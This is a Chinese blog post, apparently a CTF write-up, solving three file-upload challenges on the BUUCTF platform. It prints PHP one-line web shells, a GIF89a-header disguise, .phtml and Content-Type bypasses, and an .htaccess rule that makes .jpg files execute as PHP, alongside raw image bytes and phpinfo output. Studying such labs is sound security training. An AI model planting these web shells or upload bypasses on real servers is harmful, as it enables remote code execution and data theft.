BUUCTF - Web - upload三联

原创

1ta-chi 于 2021-12-16 01:08:58 发布 1112 收藏

分类专栏： ctf Writeup 文章标签： 前端 安全

本文链接：https://blog.csdn.net/Suichl314/article/details/121961913

文章目录

[极客大挑战 2019]Upload

一个文件上传的题，先看一眼发现没有前端检测，那就是后端脚本，先随便传个图片马

操，上传成功了。。。


里面写的是：

```
GIF89a  //GIF文件头
<script language="php">eval($_REQUEST[8])</script>
```

这是随便传的以前的图片，以下是正常顺序：

先写个一句话木马传上去：`<?php eval($_REQUEST[8])?>`，抓包将类型改为：`image/jpeg`

看来不光检查了文件的类型，测试发现`php[3-5]`也不可用（`phtml`不被过滤），可能是黑名单绕过
尝试传`.gif`文件，抓包改为`.phtml`，一句话木马：`<?php eval($_REQUEST[8])?>`



看来后端 ban 掉了`<?`，那就写：`<script language="php">eval($_REQUEST[8])</script>`


猜测后端存在`getimagesize()`函数检查文件头，在该文件前面写上：`GIF89a`
访问一下传上去的图片马

Not image!

路径不对，猜测路径为`/upload/123.phtml`

/upload/123.phtml?8=phpinfo();


163




上传成功，蚁剑连上在根目录找到flag：`flag{baa96266-a311-4b3b-b13f-8605521b6802}`


[ACTF2020 新生赛]Upload

看到源码里有句前端检测白名单：`var allow_ext = ".jpg|.png|.gif";`
上传刚才那张：



拿到shell





正常思路来一遍
写个一句话图片木马抓包改后缀：`<?php eval($_REQUEST[8])?>`
改成`php`、`php[3-5]`均没反应，`phtml`回显上传成功
flag：`flag{8ea3be0a-0b5a-4f5b-8252-1a15502f68cd}`

[MRCTF2020]你传你□呢

先看源码发现没有前端检测，传一下刚才那张：

好吧按正常思路来，写个一句话木马改后缀：`<?php eval($_REQUEST[8])?>`

`.jpg` 文件上传成功，但改成 `.php` 不行，尝试兼容文件后缀也不行

看报错信息是说临时创建了目录来保存该 `12.jpg`，既然不能修改后缀，那就传 `.htaccess`

```
AddType application/x-httpd-php .jpg
```

ÿØÿà□JFIF□□□``ÿUC□□□□□□□□□□□□□□□□ □ □□□□□□□□□□□□□□□□%□□□#□□□ , #&')*)□□-0-(0%()(ÿUC□□□□ □ □
□(□□□((ÿÀ□□¯^□□"□□□□□□ÿÄ□□□□□□□□□□□□□□□□□□□□ □ÿÄµ□□□□□□□□□□□□□□□□)□□□□□□□□!1A□□Qa□"q□2□ ‘¡□#B±Á□RÑð$3br,
□□□□□%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyzƒ„…†‡ˆ‰Š‘ ”” •—˜™š¢£¤¥¦§¨©ª²³´µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêñòóôõö÷øùúÿÄ□□□□□□□□□□□□□□□□□□□□□□□□□□□□ □
ÿÄµ□□□□□□□□□□□□□□□□□w□□□□□□!1□□AQ□aq□"2□□□B ‘¡±Á #3Rð□brÑ □$4á%ñ□□□□□&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz, ƒ„…†‡ˆ‰Š‘ ”” •—˜™š¢£¤¥¦§¨©ª²³
´µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêòóôõö÷øùúÿÙ□□□□□□□?ú¦□□üOÐ¼.×vmp&ÕádŒÚ”
pˆÌ»òòcb€Ÿ9ÉÎ>µßWÊß³ö□øƒâæÔüEmos□□□Ô□ ™¦»□Âù’ □Ÿ(□€□□□Ç9ïu¯Ú□C±Ôâ¹ƒDÖöM"¤2^Áöh¦Sühÿ6F9è:×®hZ®·¤ZjZ|žeµÌbD=□Ïf□¯r□ìA□« ‘ñÿ, 4ëï□ê¯§i□ ÙÙ

PHP Version 5.6.23

System	Linux d005acf0aa23 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Jul 14 2016 01:18:27
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--with-apxs2' '--disable-cgi' '--enable-mysqlnd' '--enable-mbstring' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini

猜测flag在根目录下，直接读：`var_dump(file_get_contents('/flag'));`

ÿØÿà□JFIF□□□``ÿÛC□□□□□□□□□□□□□□□□ □ □□□□□□□□□□□□□□□□%□□□#□□□ , #&')*)□□-0-(0%()(ÿÛC□□□□ □ □
□(□□□((ÿÀ□□¯^□□"□□□□□□ÿÄ□□□□□□□□□□□□□□□□□□□□ □ÿÄµ□□□□□□□□□□□□□□□□)□□□□□□□□!1A□□Qa□"q□2□ ‘¡□#B±Á□RÑð$3br,
□□□□□%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyzƒ„…†‡ˆ‰Š‘ ”” •—˜™š¢£¤¥¦§¨©ª²³´µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêñòóôõö÷øùúÿÄ□□□□□□□□□□□□□□□□□□□□□□□□□□□□ □
ÿÄµ□□□□□□□□□□□□□□□□□w□□□□□□!1□□AQ□aq□"2□□□B ‘¡±Á #3Rð□brÑ □$4á%ñ□□□□□&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz, ƒ„…†‡ˆ‰Š‘ ”” •—˜™š¢£¤¥¦§¨©ª²³
´µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêòóôõö÷øùúÿÙ□□□□□□□?ú¦□□üOÐ¼.×vmp&ÕádŒÚ”
pˆÌ»òòcb€Ÿ9ÉÎ>µßWÊß³ö□øƒâæÔüEmos□□□Ô□ ™¦»□Âù’ □Ÿ(□€□□□Ç9ïu¯Ú□C±Ôâ¹ƒDÖöM"¤2^Áöh¦Sühÿ6F9è:×®hZ®·¤ZjZ|žeµÌbD=□Ïf□¯r□ìA□« ‘ñÿ, 4ëï□ê¯§i□ ÙÙstring(43) "flag{a9c45dc7-2e40-4c91-9bae-18aca1916799} "